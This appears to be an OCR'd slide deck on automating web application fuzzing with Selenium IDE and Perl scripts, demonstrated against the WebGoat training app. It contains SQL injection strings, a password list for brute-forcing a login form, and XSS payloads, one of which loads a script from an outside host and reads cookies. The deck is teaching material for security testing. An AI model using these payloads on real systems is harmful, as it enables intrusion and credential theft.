
- Objective: Quickly assess which SQL injection payloads succeed

(don’t just report back a SQL injection vulnerability)

(We want to know all filter evasion characters & successful payloads)

☺

Building Test Cases: Workflow Process



Record Basic Test Case

Determine Success/Fail Criterion

Decide on Payloads to Test

Generate Test Case Suite File

Run!

Record Basic Test Case

- Using your browser & Selenium IDE
  - Record your actions


- Select input field to automate testing
  - Specify a unique value
  - Could be: parameter, form field, GET/POST, etc.
  - Could not be: Referrer, Header, etc.*

[*] You could use Selenium-RC for implementing advanced features, outside standard browser operations

Determine Success / Fail Criterion

- Something must be present within the page/response that:
  - Distinguishes a successful attack from an unsuccessful one
  - Is unique
- Can be tough!
  - Not really a technique for starters in the field:
    - *Know your payloads*
    - *know your platforms*
    - *know your responses*
  - Know if this technique can be used for the attack in question

Decide on Payloads to Test


00-payloads.sql-inj.txt -
File Edit Format View He

```
a
a'
a' --
a' or 1=1; --
@
?
'  and 1=0) union al
? or 1=1 --
x' and userid is NU
x' and email is NUL
anything' or 'x'='x
x' and 1=(select co
x' and members.emai
x' or full_name lik
23 or 1=1; --
'; exec master..xp_
```


00-payloads.common-pwd.txt -
File Edit Format View Help

```
william
williamsburg
willie
wilma
winston
wisconsin
wizard
wombat
woodwind
word
work
wormwood
wyoming
xfer
xmodem
xyz
xyzzy
yaco
yang
yellowstone
yolanda
yosemite
zap
zimmerman
zmodem
```

00-payloads.xss-101.txt - Notepad
File Edit Format View Help

```
<img src=`x` onrerror= ` ;; alert(1) ` />
</a style=""xx:expr/**/ession(document.appendChild
(document.createElement
('script')).src='http://h4k.in/i.js')">
style=color: expression(alert(0));" a="
vbscript:Execute(MsgBox(chr(88)&chr(83)&chr(83)))<
width: expression
((window.r==document.cookie)?'':alert
(r=document.cookie))
<!--[if gte IE 4]><SCRIPT>alert('XSS');</SCRIPT><!
[endif]-->
<DIV STYLE="width: expression(alert('XSS'));">
<IMG SRC="jav&#x0A;ascript:alert('XSS');">
<IMG SRC="javascript:alert('XSS');">
<FRAMESET><FRAME SRC="javascript:alert
('XSS');"></FRAMESET>
<IMG SRC=`javascript:alert("RSnake says### 'XSS'")`>
<IMG SRC="javascript:alert('XSS')"
<IMG
SRC=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x7
4&#x3A&#x61&#x6C&#x65&#x72&#x74&#x28&#x27&#x58&#x53&#
x53&#x27&#x29>
<IMG SRC=javascript:alert(&quot;XSS&quot;)>
<IFRAME SRC="javascript:alert('XSS');"></IFRAME>
<IMG SRC=javascript:alert(String.fromCharCode
(88###83###83))>
```

Scale: Generate Test Case Suite File



- For each of the test cases
  - Generate a single suite
- Group together all the test cases
  - Into one entity
- Allows you to obtain success / fail results
  - Batch process all test cases


Scripting Test Cases

- To run oxygen.pl, make sure you have the following files:
  - 00-challenge-login.xml
  - 00-nitro.pl
  - 00-oxygen.pl
  - 00-payloads.txt
- Run nitro.pl, only having executed oxygen.pl successfully, it should generate a file:
  - 000-test-case-suite.xml

Another demo ($%£^&*!) …

Example 1: HTTP Form-field Brute-forcing

- Basic Test Case
  - Test Case
  - List of Passwords
  - Test Case Suite
- Many other, simpler, ways to perform a brute-force attack



Your mission is to break the authentication scheme, steal all the credit cards from the database, and then deface the website. You will have to use many of techniques you have learned in the other lessons. The main webpage t for this site is 'webgoat_challenge_guest.jsp'

* Invalid login

Sign In


Please sign in to your account. See the OWASP admin if you d have an account.

*Required Fields

*User Name:	
*Password:	

HTTP Form-field Brute-forcing (1/2)


- Basic Test Case
  - Open the URL
  - Type 'username'
  - Type 'password'
  - Wait...
  - Verify the text: "** Invalid login*"



Command	Target	Value
open	/WebGoat/at...	
type	Username	admin
type	Password	there-com...
click	SUBMIT	
waitForElement...	lessonContent	
verifyTextPresent	* Invalid login	

HTTP Form-field Brute-forcing (2/2)

- Basic Test Case
  - Open the URL
  - Type 'username'
  - Type 'password'
  - Wait...
  - Verify the text: "* *Invalid login*"
- Success if "*Invalid login*" is obtained...



Command	Target	Value
open	/WebGoat/at...	
type	Username	admin
type	Password	there-com...
click	SUBMIT	
waitForElement...	lessonContent	
verifyTextPresent	* Invalid login	

Lessons Learned

- Timing is Everything
  - Number of hops / Load-balancing
  - Trace route information
  - Delays in the response

In the same way that you *(should)* check for max_rtt_timeouts in nmap

Check for all the above during stateful fuzzing sessions with Selenium IDE


Stateful Vulnerability Format

- Before Selenium, I could give you only a stateless vulnerability in the format of .jbrofuzz files

> *"Here is the file, open it, run it, graph the result, see the vulnerability."*

- Now, I can just give you a single Selenium IDE xml file with the test case file that is causing all the damage!

When <u>not</u> to use Selenium & Oxygen



- Heavy XSRF Protections Present
- CAPTCHA Present

- Threading: Non sequential order fuzzing

- Testing of Headers
  - Referrer Type Fields
  - HTTP Splitting

- Read: *"To Automate or Not to Automate? That is the Question!"*[2]

Conclusions

- It looks very good
- Saves a lot of testing time
- Should be calibrated correctly
- Does not replace human testing

- **You should have an understanding of:**
  - What it takes to script up a Selenium Test Case
    (stateful penetration testing cases)
  - How to use Oxygen and Nitro with Selenium IDE
    (simple Perl scripting, try it in your language!)
  - When not to consider using Selenium in Security
    (when there is more than input validation && state involved)

